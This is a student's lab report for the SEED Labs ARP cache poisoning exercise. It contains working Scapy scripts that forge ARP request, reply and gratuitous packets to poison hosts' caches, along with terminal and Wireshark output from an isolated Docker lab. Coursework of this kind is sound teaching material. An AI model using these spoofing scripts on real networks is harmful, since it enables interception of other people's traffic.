
Maya Humston
Professor Satt
Network Security CS-UY 3933
14 November 2023

Lab 3 – SEED Labs


TASK 1

a. On host M, construct ARP request packet to map B’s IP address to M’s MAC address. Send the packet to A and check whether the attack is successful or not.
    a. First get M’s mac address by entering M’s docker container using dockps and docksh, then running ifconfig


SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Terminal
Nov 14 16:19
seed@VM: ~
Wireshark

```
[11/14/23]seed@VM:~$ dockps
9333b926ce8c  B-10.9.0.6
5645e224c5a5  M-10.9.0.105
cd3b5916fa24  A-10.9.0.5
[11/14/23]seed@VM:~$ docksh 56
root@5645e224c5a5:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.105  netmask 255.255.255.0  broadcast 10.9.0.255
        ether 02:42:0a:09:00:69  txqueuelen 0  (Ethernet)
        RX packets 138  bytes 14703 (14.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@5645e224c5a5:/# 
```


    b. Then write the program that sends a packet to A from M with B’s IP address.




```python
#!/usr/bin/envpython3
from scapy.all import *

# map B's IP to M's Mac
# send to A
# in other words: send packet to A from M but fake from B ?

mip = "10.9.0.105"
aip = "10.9.0.5"
bip = "10.9.0.6"
mmac = "02:42:0a:09:00:69"

E=Ether()
A=ARP()
A.op=1 #1forARPrequest;2forARPreply
A.pdst = aip
A.psrc = bip
A.hwsrc = mmac

pkt=E/A
sendp(pkt)

```

    c. Start a Wireshark capture in the background from the interface labelled “br-…” Then, from M’s docker container, run the program with “python3 volumes/<program>.py”

d. Confirmation that the code executed and packets were sent:



SEED-Ubuntu20.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Activities
Wireshark
Nov 14 16:41
[SEED Labs] Capturing from br-40c0079598e9
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Screenshot
play Filter … <Ctrl-/>

```
No.   Time              Source             Destination        Protocol Length Info
    1 2023-11-14 16:4… 02:42:0a:09:00:69 Broadcast          ARP        42 Who has 10.9.0.5? Tell 10.9
    2 2023-11-14 16:4… 02:42:0a:09:00:05 02:42:0a:09:00:69  ARP        42 10.9.0.5 is at 02:42:0a:09:
    3 2023-11-14 16:4… 02:42:0a:09:00:69 02:42:0a:09:00:05  ARP        42 Who has 10.9.0.5? Tell 10.9
    4 2023-11-14 16:4… 02:42:0a:09:00:05 02:42:0a:09:00:69  ARP        42 10.9.0.5 is at 02:42:0a:09:
```



```
boot  etc  lib  lib64  media  opt  root  sbin  sys  usr  volumes
root@5645e224c5a5:/# cd volumes
root@5645e224c5a5:/volumes# python3 task1-1-2.py
.
Sent 1 packets.
root@5645e224c5a5:/volumes# 
```

e. Then use dockps and docksh to enter the container for A and run “arp -n” to check its arp cache.




```
root@cd3b5916fa24:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.105               ether   02:42:0a:09:00:69   C                     eth0
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@cd3b5916fa24:/# arp -d 10.9.0.6
root@cd3b5916fa24:/# arp -d 10.9.0.105
root@cd3b5916fa24:/# 
```

f. As you can see, B’s IP address (ending in .6) is associated with M’s mac address. Unfortunately, M’s IP address is also associated with M’s mac address. I’m not sure how to solve this. ****fixed!! Set Ether.dst to be “ff:ff:ff:ff:ff:ff”. This shows only B’s IP addr associated with M’s mac addr in the cache.

b. On host M, construct an ARP reply packet to map B’s IP address to M’s MAC address. Send the packet to A and check whether the attack is successful or not. Try the attack under the following two scenarios, and report the results of your attack


  a. This took me a very long time because the wording of the problem did not insinuate that scenario 1 meant that B’s IP addr and REAL mac addr should already be in A’s cache (or some mac addr other then the attacker.). The wording was quite vague!

  b. How I accomplished this: First I modified my first program to restore B’s REAL mac address to A’s cache. Then I made a new program that sends an ARP reply packet to A using A’s IP, A’s mac, and B’s IP. I broadcasted this to A’s mac from M’s mac.
  The new code:




```
#!/usr/bin/envpython3
from scapy.all import *

# map B's IP to M's Mac
# send to A
# in other words: send packet to A from M but fake from B ?

mip = "10.9.0.105"
aip = "10.9.0.5"
bip = "10.9.0.6"
mmac = "02:42:0a:09:00:69"
amac = "02:42:0a:09:00:05" # found in the last packet task (task 1.1)

E=Ether()
A=ARP()
A.op=2 #1forARPrequest;2forARPreply

A.pdst = aip
A.hwdst = amac
A.psrc = bip
#A.hwsrc = mmac

E.dst = amac
E.src = mmac


pkt=E/A
pkt.show()
sendp(pkt)
```

The terminal run: Restore B's IP and mac, ARP reply



```
Sent 1 packets.
root@5645e224c5a5:/# exit
[11/14/23]seed@VM:~$ docksh cd
root@cd3b5916fa24:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@cd3b5916fa24:/# exit
[11/14/23]seed@VM:~$ docksh 56
root@5645e224c5a5:/# python3 volumes/task1-2.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 02:42:0a:09:00:05
     pdst      = 10.9.0.5

.
Sent 1 packets.
root@5645e224c5a5:/# exit
[11/14/23]seed@VM:~$ docksh cd
root@cd3b5916fa24:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@cd3b5916fa24:/# 
```

Wireshark Packet Intercept:




```
   68 2023-11-14 19:44:… 02:42:0a:09:00:69     02:42:0a:09:00:05     ARP         42 10.9.0.6 is at 02:42:0a:09:00:69
```

Obviously this is scenario 1. When instead the program is run while A's cache is empty(scenario 2) (A's cache does not contain an entry for B's IP) then no IP address is added to the table.

c. On host M, construct an ARP gratuitous packet, and use it to map B's IP address to M's MAC address. Please launch the attack under the same two scenarios as those described in Task 1.B. ARP gratuitous packet is a special ARP request packet. It is usedwhen a host machine needs to update outdated information on all the other machine's ARP cache.


a. Reference: https://www.juniper.net/documentation/us/en/software/junos/multicast-l2/topics/task/interfaces-configuring-gratuitous-arp.html "Gratuitous ARP replies are reply packets sent to the broadcast MAC address with the target IP address set to be the same as the sender's IP address. When the router or switch receives a gratuitous ARP reply, the router or switch can insert an entry for that reply in the ARP cache."
b. This attack needs to be sent as a broadcast, so the ether dst needs to be ff:ff:ff:ff:ff:ff https://www.practicalnetworking.net/series/arp/gratuitous-arp/
c. My code program:



```
#!/usr/bin/envpython3
from scapy.all import *

# map B's IP to M's Mac
# send to A
# in other words: send packet to A from M but fake from B ?

mip = "10.9.0.105"
aip = "10.9.0.5"
bip = "10.9.0.6"
mmac = "02:42:0a:09:00:69"
amac = "02:42:0a:09:00:05" # found in the last packet task (task 1.1)

E=Ether()
A=ARP()
A.op=2 #1forARPrequest;2forARPreply

A.pdst = bip
A.hwsrc = mmac
A.psrc = bip
#A.hwsrc = mmac

E.dst = "ff:ff:ff:ff:ff:ff"
#E.src = mmac


pkt=E/A
pkt.show()
sendp(pkt)
```

d. Scenario 1:

i. Restore B’s real mac address in A’s arp cache. Run the program from M’s container. Enter A’s container again and check the cache.




```
root@cd3b5916fa24:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:06   C                     eth0
root@cd3b5916fa24:/# exit
[11/14/23]seed@VM:~$ docksh 56
root@5645e224c5a5:/# python3 volumes/task1-3.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 00:00:00:00:00:00
     pdst      = 10.9.0.6


.
Sent 1 packets.
root@5645e224c5a5:/# exit
[11/14/23]seed@VM:~$ docksh cd
root@cd3b5916fa24:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@cd3b5916fa24:/# 
```

Obviously this updates A’s arp cache to show that B’s IP is associated with the attacker’s mac address.

e. Scenario 2:


i. Delete the entry for B’s IP address in A’s arp cache. Rerun the program from M, enter A’s container, and check the ARP cache.



```
root@cd3b5916fa24:/# arp -n
Address                  HWtype  HWaddress           Flags Mask            Iface
10.9.0.6                 ether   02:42:0a:09:00:69   C                     eth0
root@cd3b5916fa24:/# arp -d 10.9.0.6
root@cd3b5916fa24:/# exit
[11/14/23]seed@VM:~$ docksh 56
root@5645e224c5a5:/# python3 volumes/task1-3.py
###[ Ethernet ]###
  dst       = ff:ff:ff:ff:ff:ff
  src       = 02:42:0a:09:00:69
  type      = ARP
###[ ARP ]###
     hwtype    = 0x1
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = is-at
     hwsrc     = 02:42:0a:09:00:69
     psrc      = 10.9.0.6
     hwdst     = 00:00:00:00:00:00
     pdst      = 10.9.0.6


.
Sent 1 packets.
root@5645e224c5a5:/# exit
[11/14/23]seed@VM:~$ docksh cd
root@cd3b5916fa24:/# arp -n
root@cd3b5916fa24:/# 
```

Obviously this does not add an entry for B in the arp table if one does not already exist.


f. Wireshark capture for both:



```
71 2023-11-14 20:12:… 02:42:0a:09:00:69    Broadcast            ARP          42 Gratuitous ARP for 10.9.0.6 (Reply)
72 2023-11-14 20:13:… fe80::42:73ff:fef1:… ff02::2              ICMPv6       70 Router Solicitation from 02:42:73:f1:2a:76
73 2023-11-14 20:14:… 02:42:0a:09:00:69    Broadcast            ARP          42 Gratuitous ARP for 10.9.0.6 (Reply)
74 2023-11-14 20:15:… 10.9.0.1             224.0.0.251          MDNS         87 Standard query 0x0000 PTR _ipps._tcp.local, "QM
75 2023-11-14 20:15:… fe80::42:73ff:fef1:… ff02::fb             MDNS        107 Standard query 0x0000 PTR _ipps._tcp.local, "QM
```


TASK 2

a. Poison A and B’s cache so both contain the mac address for M.
    a. Code:



```
mip = "10.9.0.105"
aip = "10.9.0.5"
bip = "10.9.0.6"
mmac = "02:42:0a:09:00:69"
amac = "02:42:0a:09:00:05"

E1=Ether()
A1=ARP()

A1.op=1 #1forARPrequest;2forARPreply
A1.pdst = aip
A1.psrc = bip
A1.hwsrc = mmac
E1.dst = "ff:ff:ff:ff:ff:ff"

pkt1=E1/A1
sendp(pkt1)

#######

E2=Ether()
A2=ARP()

A2.op=1 #1forARPrequest;2forARPreply
A2.pdst = bip
A2.psrc = aip
A2.hwsrc = mmac
E2.dst = "ff:ff:ff:ff:ff:ff"

pkt2=E2/A2
sendp(pkt2)
```

